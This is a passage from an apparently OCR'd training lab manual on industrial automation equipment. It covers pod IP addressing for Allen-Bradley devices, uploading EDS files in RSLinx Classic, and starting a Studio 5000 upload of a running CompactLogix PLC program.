
The Allen-Bradley CompactLogix PLC	@ 172.16.**AA** .2
The Stratix 5700 switch	@ 172.16.**AA**.252
The PanelView HMI will appear at	@ 172.16.**AA**.3
The remote I/O block	@ 172.16.**AA**.4.

Where: **AA** = Your Pod# = 1 – 15


Example:

Pod 1 = 172.16.1.2
Pod 12 = 172.16.12.2


RSLinx uses a simple text file called Electronic Data Sheets (EDS) to understand a device's capabilities and the supported data structures. You may notice some of the devices show up with a yellow question mark and this is due to a missing correlating EDS.




11. Some devices contain onboard EDS that can be uploaded from the device to the computer running RSLinx. To see if the device contains an onboard EDS, right click the Stratix (.252) device and select "`Upload EDS File from Device`"




12. This will start the Upload EDS File wizard. Click "`Next`" to continue.




13. The EDS wizard will pull the file from the device and choose a graphic image to represent the device in RSLinx. Click "`Next`" to continue.




14. Press "`Next`" to continue the EDS upload procedure



15. Once you have completed the EDS Wizard, it will present a dialog box with the successfully competed message. Click "`Finish`" to complete the procedure.




16. Continue the EDS upload procedure until all yellow question marks are gone from your pod and all devices are recognized by RSLinx Classic.



Task 2 -- Upload running program

Studio 5000 software by Rockwell Automation is used to program the Pod CompactLogix PLC. We will use Studio 5000 software to upload the program in the CompactLogix PLC and we will also merge a set of ladder logic into the running PLC without stopping the PLC.

1. Start by launching Studio 5000 from the Windows application Menu under Rockwell Software.




> **Note**
>
> If asked, you can ignore the Adobe Warning

2. Once Rockwell Software Studio 5000 is open, select "`From Upload`" which will instruct the software to create or open a PLC program from a Rockwell Automation PLC.


Key Item

in Rockwell Automation PLC terminology, "Upload" means transfer a configuration or program from the PLC to the laptop's software. "Download" means replace the configuration on the PLC with the logic running in the software application to the PLC.


3. Select " `RSLinx Classic` " in the Upload from Controller or Terminal Window. This instructs Studio 5000 to use the RSLinx Classic communication drivers to locate the Rockwell Automation devices.



